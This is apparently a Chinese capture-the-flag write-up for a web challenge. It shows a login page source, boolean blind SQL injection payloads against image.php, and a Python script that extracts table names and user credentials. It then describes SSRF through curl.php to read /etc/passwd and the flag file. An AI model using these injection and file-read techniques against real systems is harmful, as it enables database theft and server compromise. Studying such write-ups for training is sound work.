

Login
eci-2ze8j3xqhbs4y2thbqra.cloudeci1.ichunqiu.com
Google
其他书签
登录
username
Login

查看源码


Login
http://eci-2ze8j3xqhbs4y2thbqr
view-source:http://eci-2ze8j3xqhbs4y2thbqra.cloudeci1.ichunqiu.com/
Google
其他书签
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Login</title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<script type="application/x-javascript"> addEventListener("load", function() { setTimeout(hideURLbar, 0); }, false); function hideURLbar(){ window.scrollTo(0,1); } </script>
<meta name="keywords" content="Flat Dark Web Login Form Responsive Templates, Iphone Widget Template, Smartphone login forms,Login form, Widget Template, Responsive Templates, a Ipad 404 Templates, Flat Responsive Templates" />
<link href="style.css" rel='stylesheet' type='text/css' />
<script type="text/javascript" src="jquery.min.js"></script>
</head>
<body>
<script>$(document).ready(function(c) {
$('.close').on('click', function(c){
$('.login-form').fadeOut('slow', function(c){
$('.login-form').remove();
});
});
});
</script>
<h1>登录</h1>

```
        <label class="lbl-1"> </label>
        <label class="lbl-2"> </label>
        <label class="lbl-3"> </label>
    </div>
    <div class="clear"> </div>
    <div class="avtar"><img src="image.php?id=3" width="200" height="200"/></div>
    <form method="post" action="user.php">
        <input name="username" type="text" class="text" value="username" onFocus="this.value = '';" onBlur="if (this.value == '') {this.value = 'Username';}" >
        <div class="key"><input name="password" type="password" value="password" onFocus="this.value = '';" onBlur="if (this.value == '') {this.value = 'Password';}"></div>
    <div class="signin"><input type="submit" value="Login" ></div>
    </form>
</div>


</body>
</html>
```


图片的`id`貌似是跟数据库存在交互的



长度`177`的都是被过滤的关键字

布尔盲注

```
/image.php?id=if(1=1,1,5) True
/image.php?id=if(1=2,1,5) False
```

条件为真时`?id=1`，回显第一张图片，条件为假时`?id=5`，没有`id=5`的图片，什么都没有。即可作为布尔盲注判断条件


编写简单的Python盲注脚本

```
import string
from requests import *

allstr = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"#$%&\'()*+,-./:;<=>?@[\]^_`{|}~'

myurl = 'http://eci-2ze8j3xqhbs4y2thbqra.cloudeci1.ichunqiu.com/image.php'

info = ''
for i in range(1,50):
    for s in allstr:
        payload = '?id=if((ascii(mid(database(),{},1))={}),1,5)'.format(i,ord(s))
        resp = get(url=myurl+payload)
        if len(resp.text) > 4000:
            info += s
            print(info)
```

```
payload = '?id=if((ascii(mid(database(),{},1))={}),1,5)'.format(i,ord(s))

payload = '?id=if(ascii(mid((select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**
/table_schema=\'ctf\'),{},1))={},1,5)'.format(i,ord(s))

payload = '?id=if(ascii(mid((select/**/group_concat(username,password)/**/from/**/ctf.users),{},1))={},1,5)'.for
mat(i,ord(s))
```


注入查询到信息

```
Current_database: ctf

Tables_in_ctf: images, users

Columns_in_users: username,password
```



得到账户`admin`，密码`441cc8327a306b48b7a32`


登录admin




`curl.php`这里应该存在SSRF


尝试`file://`协议去读文件

```
file:///etc/passwd
```





直接读`file:///flag`



ezlight

下面到了膜大佬时刻

orz...orz...orz...orz...orz...orz...orz...

Y1ngyyds!!!

https://www.gem-love.com/websecurity/2763.html